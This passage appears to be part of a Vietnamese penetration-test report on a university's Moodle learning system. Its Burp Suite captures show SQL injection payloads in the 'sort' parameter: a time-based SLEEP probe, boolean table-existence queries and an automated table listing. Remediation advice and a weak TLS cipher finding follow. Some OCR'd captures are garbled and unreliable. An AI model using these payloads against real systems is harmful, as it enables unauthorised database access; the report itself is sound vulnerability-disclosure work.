GSC_1.11761719450f69f11761723086fj1f10sh0; _ga=GAL 3.2462548C8.1761632648
4 Content-Length: 202
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua-Mobile: "Not A Brand";v="24", "Chromium";v="140"
8 Sec-Ch-Ua: "Not A Brand";v="24", "Chromium";v="140"
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(Gecko, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: application/json, text/javascript, */*; q=0.01
12 Content-Type: application/json
13 Origin: https://lms.hust.edu.vn
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://lms.hust.edu.vn/my/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u1, i
20 Connection: keep-alive
21
22 [
  {
    "index":0,
    "methodname":
      "core_course_get_enrolled_courses_by_timeline_classification",
    "args":{
      "offset":0,
      "limit":0,
      "classification":"all",
      "sort":"fullname",
      "customfieldname":"",
      "customfieldvalue":""
    }
  }
]

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 29 Oct 2025 08:38:32 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Feature-Policy: microphone 'none'
11 Referrer-Policy: no-referrer-when-downgrade
12 X-Content-Type-Options: nosniff
13 X-Download-Options: noopener
14 X-Frame-Options: SAMEORIGIN
15 X-Permitted-Cross-Domain-Policies: none
16 X-XSS-Protection: 1; mode=block
17 Content-Length: 74507
18
19 [
  {
    "error":false,
    "data":{
      "courses":[
        {
          "id":888,
          "fullname":
            "BL-ED3220-134555 - K\ulef5 n\u0103ng m\u00e1uleclm",
          "shortname": "BL-ED3220-134555",
          "idnumber": "BL-ED3220-134555",
          "summary": "Summary format:1",
          "startdate": "1645754780",
          "enddate": "1657253160",
          "visible": true,
          "fullnameDisplay":
            "BL-ED3220-134555 - K\ulef5 n\u0103ng m\u00e1uleclm",
          "viewurl":
            "https://lms.hust.edu.vn/course/view.php?id=888",
        }
      ]
    }
  }
]

```

Hình 0.20: Request gửi từ chức năng Dashboard

Qua phân tích, nhận thấy tham số sort trong request có dấu hiệu không được kiểm soát chặt chẽ. Cụ thể, khi truyền ký tự đặc biệt như dấu chấm phẩy (,) vào tham số sort, phản hồi từ server thay đổi bất thường.

```

Request
Pretty Raw Hex
1 POST /lib/ajax/service.php?sesskey=FWFQExhxPJ4info=
core_course_get_enrolled_courses_by_timeline_classification HTTP/1.1
2 Host: lms.hust.edu.vn
3 Cookie: _ga=GAL 3.1408615871.1761632649; layout_sidebar=shown; MoodleSession=
Subgudpnkhcs7k9i1qC8611; _gat_gtag_UA_145155340_l=1; _ga_TGQ5G9Q034=
GSC_1.11761719450f69f11761723086fj1f10sh0; _ga=GAL 3.2462548C8.1761632648
4 Content-Length: 202
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua-Mobile: "Not A Brand";v="24", "Chromium";v="140"
8 Sec-Ch-Ua: "Not A Brand";v="24", "Chromium";v="140"
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(Gecko, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: application/json, text/javascript, */*; q=0.01
12 Content-Type: application/json
13 Origin: https://lms.hust.edu.vn
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://lms.hust.edu.vn/my/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u1, i
20 Connection: keep-alive
21
22 [
  {
    "index":0,
    "methodname":
      "core_course_get_enrolled_courses_by_timeline_classification",
    "args":{
      "offset":0,
      "limit":0,
      "classification":"all",
      "sort":"fullname",
      "customfieldname":"",
      "customfieldvalue":""
    }
  }
]

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 29 Oct 2025 08:39:38 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Feature-Policy: microphone 'none'
11 Referrer-Policy: no-referrer-when-downgrade
12 X-Content-Type-Options: nosniff
13 X-Download-Options: noopener
14 X-Frame-Options: SAMEORIGIN
15 X-Permitted-Cross-Domain-Policies: none
16 X-XSS-Protection: 1; mode=block
17 Content-Length: 221
18
19 [
  {
    "error":true,
    "exception": {
      "message": "Error reading from database",
      "errortype": "dmlreadexception",
      "link": "https://lms.hust.edu.vn/",
      "moreinfourl": "https://docs.moodle.org/38/en/error/moodle/dmlreadexception"
    }
  }
]

```

Hình 0.21: Chèn dấu chấm phẩy vào tham số sort

Khi bổ sung ký tự comment (-) để vô hiệu hóa phần truy vấn phía sau, ứng dụng hoạt động trở lại bình thường, cho thấy tham số này được chèn trực tiếp vào câu truy vấn SQL.

Request

```
Pretty Raw Hex
1 POST /lib/ajax/service.php?sesskey=FWFQEZhxPJxinfo=
  core_course_get_enrolled_courses_by_timeline_classification HTTP/1.1
2 Host: lms.hust.edu.vn
3 Cookie: __gads=GAL.3.1408615871.1761632649; layout_sidebars=shown; MoodleSession=
  Sebqudpnkhcs7K9riqcB611; _gat_gtag_UA_145155348_l=1; _ga_TGQ5G9Q0B4=
  GSC_1..s17617194507e6f81761723086f;l10fhd; _ga=GAL.3.246254828.1761632648
4 Content-Length: 205
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua: "Not=A[Brand];v="24", "Chromium";v="140"
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-View: ?100
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: application/json, text/javascript, */*, q=0.01
12 Content-Type: application/json
13 Origin: https://lms.hust.edu.vn
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://lms.hust.edu.vn/my/
18 Accept-Encoding: gzip, deflate, br
19 Priority: uel, i
20 Connection: keep-alive
21
22 [
  {
    "index": 0,
    "methodname": "core_course_get_enrolled_courses_by_timeline_classification",
    "args": [
      {
        "offset": 0,
        "size": 0,
        "classification": "all",
        "sort": "fullname",
        "customfieldname": "",
        "customfieldvalue": ""
      }
    ]
  }
]
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 29 Oct 2025 08:41:54 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Expires: Thu, 15 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Feature-Policy: microphone 'none'
11 Referrer-Policy: no-referrer-when-downgrade
12 X-Content-Type-Options: nosniff
13 X-XSS-Protection: 1; mode=block
14 X-FRAME-OPTIONS: SAMEORIGIN
15 X-Permitted-Cross-Domain-Policies: none
16 X-XSS-Protection: 1; mode=block
17 Content-Length: 74507
18
19 [
  {
    "error": false,
    "data": {
      "courses": [
        {
          "id": 888,
          "fullname": "BL-ED3C20-134555 - Kulefs n\u0103ng m\u00e1ulecm",
          "shortname": "BL-ED3C20-134555",
          "dnumber": "BL-ED3C20-134555",
          "summary": "",
          "summarydisplay": "1",
          "startdate": "1645754760",
          "enddate": "1657753160",
          "visible": "true",
          "fullnamedisplay": "BL-ED3C20-134555 - Kulefs n\u0103ng m\u00e1ulecm",
          "viewurl": "https://lms.hust.edu.vn/course/view.php?id=888",
          "modname": "course"
        }
      ]
    }
  }
]
```

Hình 0.22: Chèn ký tự comment vào tham số sort

Tiếp tục thử nghiệm với payload SQL Injection theo hướng time-based, phản hồi từ server xuất hiện độ trễ rõ rệt (khoảng 5 giây), xác nhận sự tồn tại của lỗ hổng SQL Injection tại tham số sort.

Request

```
Pretty Raw Hex
1 POST /lmh/course/service.php?seskey=FW7QEdhuPjInfo=
2 user_course_get_enrolled_courses_by_timeline_classification HTTP/1.1
3 Host: lmh.hust.edu.vn
4 Cookie: _gat=GAI 3.1408616971.1761632649; layout_sidebar�; JSessionIdSession=
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
6 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
7 Accept: application/json, text/javascript, */*; q=0.01
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: vi-VN, en-US;q=0.9, en;q=0.8
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: null
15 Sec-Prefetch-Hint: none
16 X-Requested-With: XMLHttpRequest
17 X-Forwarded-For: 128.117.151.45
18 X-Forwarded-Port: 443
19 X-Forwarded-Proto: https
20 Connection: keep-alive
21 Content-Length: 7487
22 {
23     "index": 0,
24     "setOrder": 1,
25     "core_course_get_enrolled_courses_by_timeline_classification": {
26         "args": [
27             {
28                 "offset": 0,
29                 "limit": 0,
30                 "classification": "all",
31                 "word": "fullname AND (SELECT 8607 FROM (SELECT(SLEEP(5))#)t0)\"",
32                 "customValue": "1",
33                 "customFieldValue": ""
34             }
35         ]
36     }
37 }
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 28 Oct 2025 08:43:16 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 Vary: Accept
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Feature-Policy: microphone 'none'
11 Referrer-Policy: no-referrer-when-downgrade
12 X-Content-Type-Options: nosniff
13 X-XSS-Protection: 1; mode=block
14 X-FRAME-OPTIONS: SAMEORIGIN
15 X-Permitted-Cross-Domain-Policies: none
16 X-XSS-Protection: 1; mode=block
17 Content-Length: 7487
18
19 {
20     "error": false,
21     "data": {
22         "courses": [
23             {
24                 "id": 8608,
25                 "fullname": "BL-ID3220-134555 - Kulef5 n\u0103ng m\u0103clem",
26                 "courseImage": "https://lmh.hust.edu.vn/courses/BL-ID3220-134555",
27                 "idnumber": "BL-ID3220-134555",
28                 "summary": "",
29                 "summaryformat": "1",
30                 "startdate": "1447547600",
31                 "enddate": "1467731600",
32                 "visible": true,
33                 "fullnamesdisplay": "BL-ID3220-134555 - Kulef5 n\u0103ng m\u0103clem",
34                 "viewurl": "https://lmh.hust.edu.vn/course/view.php?id=8608",
35                 "courseImage": "data:image/svg+xml;base64,PD94bWwgdmibzClvhj0IMs4w13"
36             }
37         ]
38     }
39 }
```

Inspector

Request attributes 2

Request query parameters 2

Request cookies 6

Request headers 19

Response headers 16

Notes

Explanations

Custom actions

Done

Event log (361) All issues (209)

Memory: 2.34GB

75,049 bytes | 5,200 million

Hình 0.23: Chèn payload time-based vào tham số sort

Dựa vào kỹ thuật trên, có thể xác định được độ dài tên database thông qua sự khác biệt về thời gian phản hồi.

```

Request
Pretty Raw Hex
1 POST /lib/ajax/service.php?sesskey=FWFQExhxPJ&info=
core_course_get_enrolled_courses_by_timeline_classification HTTP/1.1
2 Host: lms.hust.edu.vn
3 Cookie: _ga=GAI.3.1408615071.1761632649; layout_sidebar=shown; MoodleSession=
Sebqudpjnkhcs785iqC8611; _gat_gtag_UA_145155340_1=; _ga_TG5Q59Q384=
GSC.1.w1f7194500f6gf1t1761723088fj1f10fh0; _ga=GAI.3.246254828.1761632648
4 Content-Length: 200
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: application/json, text/javascript, */*; q=0.01
12 Content-Type: application/json
13 Origin: https://lms.hust.edu.vn
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://lms.hust.edu.vn/my/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u1, i
20 Connection: keep-alive
21
22 [
    {
        "index": 0,
        "methodname": "core_course_get_enrolled_courses_by_timeline_classification",
        "args": [
            {
                "offset": 0,
                "limit": 10,
                "classification": "all",
                "sort": "fullname OR (SELECT 1 FROM mdl_messages)",
                "customfieldname": "",
                "customfieldvalue": ""
            }
        ]
    }
]

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 28 Oct 2025 08:46:24 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 X-Content-Type-Options: nosniff
11 X-Frame-Options: SAMEORIGIN
12 X-Permitted-Cross-Domain-Policies: none
13 X-XSS-Protection: 1; mode=block
14 Content-Length: 74507
15
16 [
    {
        "error": false,
        "data": {
            "courses": [
                {
                    "id": 888,
                    "fullname": "BL-ED3C2D-134555 - K\ulef9 n\u0103ng m\u00e1ulecm",
                    "shortname": "BL-ED3C2D-134555",
                    "idnumber": "BL-ED3C2D-134555",
                    "summary": "",
                    "summarystart": 1,
                    "startdate": "1645754760",
                    "enddate": "1657253160",
                    "visible": true,
                    "fullnamedisplay": "BL-ED3C2D-134555 - K\ulef9 n\u0103ng m\u00e1ulecm",
                    "viewurl": "https://lms.hust.edu.vn/course/view.php?id=888",
                    "courseimage": "data:image/svg+xml;base64,PDS4bWwgdmVyc2lvbj0iMS4wIj"
                }
            ]
        }
    }
]

```

75,049 bytes | 5,201 millis

Hình 0.24: Chèn payload xác định độ dài database vào tham số sort

Từ kết quả trên, tiến hành kiểm tra sự tồn tại của các bảng trong cơ sở dữ liệu bằng cách chèn các truy vấn kiểm chứng. Khi cung cấp tên bảng hợp lệ, ứng dụng trả về phản hồi bình thường; ngược lại, với tên bảng không tồn tại, hệ thống phát sinh lỗi.

```

Request
Pretty Raw Hex
1 POST /lib/ajax/service.php?sesskey=FWFQExhxPJ&info=
core_course_get_enrolled_courses_by_timeline_classification HTTP/1.1
2 Host: lms.hust.edu.vn
3 Cookie: _ga=GAI.3.1408615071.1761632649; layout_sidebar=shown; MoodleSession=
Sebqudpjnkhcs785iqC8611; _gat_gtag_UA_145155340_1=; _ga_TG5Q59Q384=
GSC.1.w1f7194500f6gf1t1761723088fj1f10fh0; _ga=GAI.3.246254828.1761632648
4 Content-Length: 200
5 Sec-Ch-Ua-Platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Mobile: ?0
9 X-Requested-With: XMLHttpRequest
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
11 Accept: application/json, text/javascript, */*; q=0.01
12 Content-Type: application/json
13 Origin: https://lms.hust.edu.vn
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://lms.hust.edu.vn/my/
18 Accept-Encoding: gzip, deflate, br
19 Priority: u1, i
20 Connection: keep-alive
21
22 [
    {
        "index": 0,
        "methodname": "core_course_get_enrolled_courses_by_timeline_classification",
        "args": [
            {
                "offset": 0,
                "limit": 10,
                "classification": "all",
                "sort": "fullname OR (SELECT 1 FROM mdl_messages)",
                "customfieldname": "",
                "customfieldvalue": ""
            }
        ]
    }
]

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 28 Oct 2025 08:49:07 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 X-Content-Type-Options: nosniff
11 X-Frame-Options: SAMEORIGIN
12 X-Permitted-Cross-Domain-Policies: none
13 X-XSS-Protection: 1; mode=block
14 Content-Length: 74507
15
16 [
    {
        "error": false,
        "data": {
            "courses": [
                {
                    "id": 888,
                    "fullname": "BL-ED3C2D-134555 - K\ulef9 n\u0103ng m\u00e1ulecm",
                    "shortname": "BL-ED3C2D-134555",
                    "idnumber": "BL-ED3C2D-134555",
                    "summary": "",
                    "summarystart": 1,
                    "startdate": "1645754760",
                    "enddate": "1657253160",
                    "visible": true,
                    "fullnamedisplay": "BL-ED3C2D-134555 - K\ulef9 n\u0103ng m\u00e1ulecm",
                    "viewurl": "https://lms.hust.edu.vn/course/view.php?id=888",
                    "courseimage": "data:image/svg+xml;base64,PDS4bWwgdmVyc2lvbj0iMS4wIj"
                }
            ]
        }
    }
]

```

75,049 bytes | 5,201 millis

Hình 0.25: Ứng dụng trả về phản hồi bình thường nếu tên bảng đúng

```

Request
Pretty Raw Hex
1 POST /lib/ajax/service.php?sesskey=FWFQExhxPJ&info=
2 core_course_get_enrolled_courses_by_timeline_classification HTTP/1.1
3 Host: lms.hust.edu.vn
4 Cookie: MoodleSession=1408615871.1761632649; layout_sidebars=shown; MoodleSession=
5 LMSSESSION=7851qcbeh11; _gat_gaq_UA_145155346_l=1; _ga_TGQ569Q4B4=
6 GSC_1.x17617184505d6f91c1761723086fj1910PH0; _ga=GAI.3.246254828.1761632640
7 Content-Length: 227
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Sec-Ch-Ua: "Not A Brand";v="24", "Chromium";v="140"
11 Sec-Ch-Ua-Mobile: ?0
12 X-Requested-With: XMLHttpRequest
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
14 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
15 Accept: application/json, text/javascript, */*; q=0.01
16 Content-Type: application/json
17 Origin: https://lms.hust.edu.vn
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-Mode: cors
20 Sec-Fetch-Dest: empty
21 Referer: https://lms.hust.edu.vn/my/
22 Accept-Encoding: gzip, deflate, br
23 Priority: u+1
24 Connection: keep-alive
25
26 {
27     "index": 0,
28     "methodname": "core_course_get_enrolled_courses_by_timeline_classification",
29     "args": [
30         {
31             "offset": 0,
32             "limit": 0,
33             "classification": "all",
34             "sort": "fullname OR (SELECT 1 FROM msssss)",
35             "customfieldname": "",
36             "customfieldvalue": ""
37         }
38     ]
39 }

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 29 Oct 2025 08:49:56 GMT
4 Content-Type: application/json; charset=utf-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Feature-Policy: microphone 'none'
11 Referrer-Policy: no-referrer-when-downgrade
12 X-Content-Type-Options: nosniff
13 X-Download-Options: noopen
14 X-Frame-Options: SAMEORIGIN
15 X-Permitted-Cross-Domain-Policies: none
16 X-XSS-Protection: 1; mode=block
17 Content-Length: 221
18
19 {
20     "error": true,
21     "exception": {
22         "message": "Error reading from database",
23         "errorcode": "dmireadexception",
24         "link": "https://lms.hust.edu.vn/",
25         "moreinfo": "https://docs.moodle.org/38/en/error/moodle/dmireadexception"
26     }
27 }

```

Hình 0.26: Ứng dụng trả về phản hồi lỗi nếu tên bảng sai

Cuối cùng, sử dụng công cụ tự động hóa để lần lượt gửi các payload tương ứng, qua đó liệt kê được danh sách tên các bảng trong cơ sở dữ liệu như ảnh sau.

Request	Payload	Status code	Response received	Error	Timeout	Length
62	mdl_badge	200	17231			75049
39	mdl_grade_outcomes	200	12339			75049
86	mdl_mnet_log	200	10454			75049
66	mdl_cohort	200	10432			75049
54	mdl_lesson_attempts	200	10323			75049
68	mdl_competency	200	8107			75049
46	mdl_events_handlers	200	5346			75049
3	mdl_log	200	5240			75049
76	mdl_grading_instances	200	5170			75049
42	mdl_resource_old	200	5095			75049
40	mdl_file_reference	200	5060			75049
12	mdl_user_info_data	200	5059			75049
51	mdl_context_temp	200	4372			75049
73	mdl_grade_import_values	200	4359			75049
75	mdl_grading_definitions	200	4323			75049
82	mdl_message	200	4306			75049
94	mdl_rating	200	4219			75049
102	mdl_tool_policy	200	4045			75049
100	mdl_tool_customlang	200	3252			75049
50	mdl_capabilities	200	15541			761
58	mdl_assign_submission	200	15309			761
24	mdl_quiz_attempts	200	14321			761
26	mdl_question	200	13353			761
57	mdl_survey	200	13291			761
17	mdl_course_categories	200	13263			761
56	mdl_workshop_submissions	200	13250			761

Hình 0.27: Liệt kê thành công các bảng trong cơ sở dữ liệu

0.7.6 Vị trí:

0.7.7 Phương án khắc phục:

Không ghép trực tiếp dữ liệu đầu vào của người dùng vào câu truy vấn SQL. Ứng dụng cần sử dụng truy vấn tham số hóa để đảm bảo dữ liệu đầu vào không làm thay đổi cú pháp truy vấn.

Đối với tham số sort, cần giới hạn giá trị hợp lệ theo whitelist (chỉ cho phép các trường sắp xếp đã được định nghĩa sẵn) và từ chối mọi giá trị ngoài danh sách này. Đồng thời, thực hiện kiểm tra và lọc dữ liệu đầu vào phía server.

Ngoài ra, ứng dụng nên ẩn thông báo lỗi chi tiết từ CSDL và chỉ trả về thông báo chung cho người dùng, nhằm tránh lộ thông tin hỗ trợ khai thác.

0.8 Lỗi hổng HTTP Request smuggling

0.8.1 Mức độ:

0.8.2 Điểm CVSS:

0.8.3 Mô tả:

0.8.4 Tác động:

0.8.5 Tái hiện:

0.8.6 Vị trí:

0.8.7 Phương án khắc phục:

0.9 Hỗ trợ thuật toán mã hóa yếu trong TLS 1.2

0.9.1 Mức độ:

0.9.2 Điểm CVSS:

0.9.3 Mô tả:

Ứng dụng được phát hiện đang cấu hình cho phép sử dụng một số thuật toán và bộ mã hóa TLS yếu hoặc đã lỗi thời trong quá trình thiết lập kết nối HTTPS giữa máy khách và máy chủ.

0.9.4 Tác động:

Việc sử dụng các bộ mã hóa TLS yếu có thể làm suy giảm mức độ an toàn của kênh truyền dữ liệu. Trong một số điều kiện nhất định, kẻ tấn công có khả năng phân tích hoặc giải mã dữ liệu truyền tải, từ đó làm tăng nguy cơ rò rỉ thông tin nhạy cảm như thông tin xác thực, dữ liệu người dùng hoặc token phiên làm việc. Bên cạnh đó, cấu hình này khiến cơ chế bảo mật TLS của hệ thống không đáp ứng các khuyến nghị và tiêu chuẩn bảo mật hiện hành (ví dụ: OWASP, Mozilla TLS Guide), đồng thời có thể ảnh hưởng đến yêu cầu tuân thủ các tiêu chuẩn an toàn thông tin trong môi trường triển khai thực tế.

0.9.5 Tái hiện:

Kết quả kiểm tra cấu hình SSL/TLS của máy chủ bằng công cụ SSL Labs cho thấy hệ thống vẫn hỗ trợ nhiều TLS 1.2 cipher suites bị đánh giá là yếu (WEAK). Các cipher này vẫn được sử dụng trong quá trình thiết lập kết nối TLS giữa máy khách và máy chủ, cho thấy cấu hình hiện tại chưa loại bỏ các thuật toán mã hóa TLS 1.2 không còn được khuyến nghị theo các tiêu chuẩn bảo mật hiện hành.

# TLS 1.2 (suites in server-preferred order)			
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)	ECDH x25519 (eq. 3072 bits RSA)	FS	
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (0xcca8)	ECDH x25519 (eq. 3072 bits RSA)	FS	
TLS_ECDHE_RSA_WITH_ARIA_256_GCM_SHA384 (0xc061)	ECDH x25519 (eq. 3072 bits RSA)	FS	
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)	ECDH x25519 (eq. 3072 bits RSA)	FS	
TLS_ECDHE_RSA_WITH_ARIA_128_GCM_SHA256 (0xc060)	ECDH x25519 (eq. 3072 bits RSA)	FS	
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)	ECDH x25519 (eq. 3072 bits RSA)	FS	WEAK
TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384 (0xc077)	ECDH x25519 (eq. 3072 bits RSA)	FS	WEAK
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)	ECDH x25519 (eq. 3072 bits RSA)	FS	WEAK
TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256 (0xc076)	ECDH x25519 (eq. 3072 bits RSA)	FS	WEAK
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)	ECDH x25519 (eq. 3072 bits RSA)	FS	WEAK
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)	ECDH x25519 (eq. 3072 bits RSA)	FS	WEAK

Hình 0.28: TLS 1.2 hỗ trợ các thuật toán mã hóa yếu

0.9.6 Vị trí:

0.9.7 Phương án khắc phục:

Cần vô hiệu hóa toàn bộ các bộ mã hóa TLS yếu, đồng thời chỉ cho phép sử dụng các bộ mã hóa mạnh được khuyến nghị theo các tiêu chuẩn bảo mật hiện hành.

0.9.8 Tham chiếu:

OWASP Web Security Testing Guide - WSTG-CRYP-01: Testing for Weak Transport Layer Security